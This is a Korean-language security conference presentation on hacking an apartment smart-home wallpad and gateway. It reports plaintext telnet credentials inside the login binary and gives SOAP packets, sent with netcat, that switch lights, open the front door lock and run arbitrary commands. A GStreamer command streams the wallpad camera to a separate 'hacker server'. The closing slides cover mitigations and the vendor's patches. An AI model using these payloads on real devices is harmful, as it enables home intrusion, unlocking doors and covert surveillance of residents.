
Step7

- 공격(Exploitation) 진행

Telnet 계정 분석

- /etc/passwd, /etc/shadow가 존재하지 않음
- /usr/bin/login
 - 계정 정보를 담고 있는 파일 탐색
=> 계정 정보를 바이너리 안에 가지고 있는 것을 확인
 - 암호가 평문 형태로 존재하는 것을 확인
 - Hash를 사용하지 않음

Telnet 계정 분석



Telnet 계정 분석

The screenshot shows the IDA Pro interface with several windows open. The main window displays assembly code for a program, likely a Telnet server or client. The assembly code is annotated with comments explaining the flow of the program during a login attempt.

Annotations in the assembly code:

- # CODE XREF: main+EACTj
- lw \$v0, (pwd - 0x100002A8)(\$v0)
- nop
- beqz \$v0, loc_40292C
- nop
- la \$t9, strcmp
- lw \$a1, 4(\$v0) # s2
- jalr \$t9 ; strcmp
- move \$a0, \$s1 # s1
- lw \$gp, 0x44F0+var_44D8(\$sp)
- beqz \$v0, loc_4029C4
- nop
- la \$a0, 0x400000
- la \$t9, puts
- jalr \$t9 : puts
- addiu \$a0, (loginIncorrect - 0x400000) ## "Login incorrect"
- lw \$gp, 0x44F0+var_44D8(\$sp)
- nop
- la \$v0, 0x10000000
- la \$t9, badlogin
- lw \$a0, (dword_100002F4 - 0x10000000)(\$v0)
- jalr \$t9 : badlogin
- addiu \$s4, 1
- lw \$gp, 0x44F0+var_44D8(\$sp)
- lw \$a1, 0x44F0+seconds(\$sp)
- la \$v1, 0x10000000
- addiu \$a1, 5
- lw \$v0, (dword_10000054 - 0x10000000)(\$v1)
- slti \$a0, \$s4, 4
- addiu \$v0, 1
- sw \$a1, 0x44F0+seconds(\$sp)
- bnez \$a0, loc_402274
- sw \$v0, (dword_10000054 - 0x10000000)(\$v1)
- slti \$v0, \$s4, 0xA

IP 체계 분석

- Gateway : 10.7.5.30
- Wallpad : 10.7.5.31
- 10 : 공통
- 7 : 동
- 5 : 층
- 3x : 호수
- 30 : gateway
- 31 : wallpad

스마트홈 강제 제어 취약점

- 전등 제어
- 현관 도어락 제어
- 임의 명령 실행
- 화상 카메라/마이크 제어

스마트홈 제어 패킷 예제

전등 제어 패킷

* payload.xml

```
POST / HTTP/1.1
Host: 127.0.0.1:29700 User-Agent: gSOAP/2.7 Content-Type: text/xml; charset=utf-8
Content-Length: 746
Connection: close
SOAPAction: ""

<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:ns1="urn:cds"><SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><ns1:setLight><in><dev>light</dev>
<proto>protoCommMax</proto><inf>intfRS485</inf> <order>2</order><dimmableLevel>0</dimmableLevel><model>lightPower-Off</model><
lightPower>lightPower-On</lightPower><lightSwitchMode>lightPower-Off</lightSwitchMode><lightDevError>devError-no</lightDevError><func>f-
lightPower</func></in></ns1:setLight></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

```
* cat payload.xml | nc controller_ip 29700
```

전등 제어

- 동영상 Demo

스마트홈 제어 패킷 예제

- 현관 도어락 오픈 패킷

* payload.xml


```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns1="urn:cmm"><SOAP-ENV:Body>
<ns1:reqCheckEvent><nCheckValue>33</nCheckValue><chDummy>
</chDummy></ns1:reqCheckEvent></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

* cat payload.xml | nc controller_ip 29700


현관 도어락 제어

- 동영상 Demo


외부에서의 접근 방법



외부에서의 접근 방법 2



외부에서의 접근 방법 2



스마트홈 제어 패킷 예제

- 임의 명령 실행 가능

POST / HTTP/1.1

User-Agent: kSOAP/2.0

SOAPAction: none

Content-Type: text/xml

Connection: close

Content-Length: 465

Host: 127.0.0.1:29726

Accept-Encoding: gzip

```
<v:Envelope xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns:d="http://www.w3.org/2001/XMLSchema" xmlns:c="http://schemas.xmlsoap.org/soap/encoding" xmlns:v="http://schemas.xmlsoap.org/soap/envelope"><v:Header /><v:Body><n0:exec i:type="d:string" id="00" c:root="1" xmlns:n0="urn:cnp"><in>Is -al</in></n0:exec></v:Body></v:Envelope>
```

* cat payload.xml | nc wallpad_ip 29726

스마트홈 제어 패킷 예제

- 화상 카메라/마이크 제어 명령
- Gstreamer Library 이용

월패드 서버

```
# /user/app/bin/gst-launch-1.0 cmxvideosrc src=CMOS header=true xpos=0  
ypos=0 width=0 height=0 bitrate=6 gop=6 lcd=true ! video/mpeg, mpegversion=4,  
width=320, height=240, framerate=6/1 ! tcperversink host=10.11.10.21 port=6161
```

해커 서버

```
# gst-launch-1.0 -v tcpclientsrc host=10.11.10.21 port=6161 ! filesink  
location=/tmp/capture.mpg
```

화상 카메라 제어

- 동영상 Demo

대응 방안

- wallpad/gateway의 취약점(특히 remote) 제거
 - 계정 정보 및 각종 패스워드 암호화
 - BOF, FS 및 논리적 취약점 패치
- 해커의 리버싱을 방해한다.
 - 난독화(Obfuscation)
 - 안티 리버싱(Anti-Reversing)

대응 방안

- 이상 패킷 모니터링
 - 예상되지 않은 패킷 발생 시 경고
 - 디바이스에 Shell 접속이 이루어질 시 경고
- 마이크/카메라 사용 시 하드웨어적으로 표시
- 제어 패킷 송신자의 identity 확인
 - IP, MAC Address
- 제어 패킷 암호화
 - 대칭키
 - 비대칭키

제어 패킷 암호화 (대칭키)

- 대칭키 암호화
 - 제 3자가 패킷을 해석하거나 변조하지 못한다.
 - 세대별로 서로 다른 KEY를 사용해야 한다.
 - 101호 : wallpad(keyA 사용) <-> gateway(keyA 사용)
 - 102호 : wallpad(keyB 사용) <-> gateway(keyB 사용)
 - Key의 규칙성이 존재하면 안된다.
- 단점
 - Packet replay attack에는 여전히 취약하다.
- 해결책
 - Timestamp
 - Nonce

제어 패킷 암호화 (비대칭키)

- 제 3자가 패킷을 해석하거나 변조하지 못한다.
- 단점
 - 해커가 자신의 공개키/개인키 사용 가능
 - 본인 장비 분석을 통해 평문의 포맷은 알고 있다고 가정
- 해결책
 - Certificate Pinning
 - Permanent Session

현재 패치 상황

- UART 콘솔 접속 불가
- telnet 서비스 접속 불가
 - SSH로 대체, shadow 파일 사용
- Packet replay attack에 반응하지 않음
- 원격 명령 실행 취약점 패치됨

What's Next? Coming soon!

- 433Mhz RF Hacking!



결론 - 공격 과정 요약

- Step1 : 홈 네트워크 시스템의 구조 파악
 - gateway + wallpad
- Step2 : 공격 대상 선정(wallpad)
- Step3 : wallpad 펌웨어(소프트웨어) 획득
 - UART, Update, Flash Memory Dump
- Step4 : wallpad 분해
- Step5 : UART 연결
 - Root Shell 획득
- Step6 : 취약점 분석
 - 패킷 스니핑 + 바이너리 분석
- Step7 : 공격(Exploitation) 진행

결론 - 임베디드 장비의 보안

- BOF, FS 등의 철저한 취약점 검증 필요
- 패킷/데이터 암호화 및 Identity 확인 필요
- 리버싱 방지를 위한 난독화, 안티리버싱 적용 필요
- 하드웨어적인 보안 작업 필요 (UART, JTAG 차단)
- 언제든지 해커의 먹이가 될 수 있다는 인식 전환 필요

Q/A



감사합니다!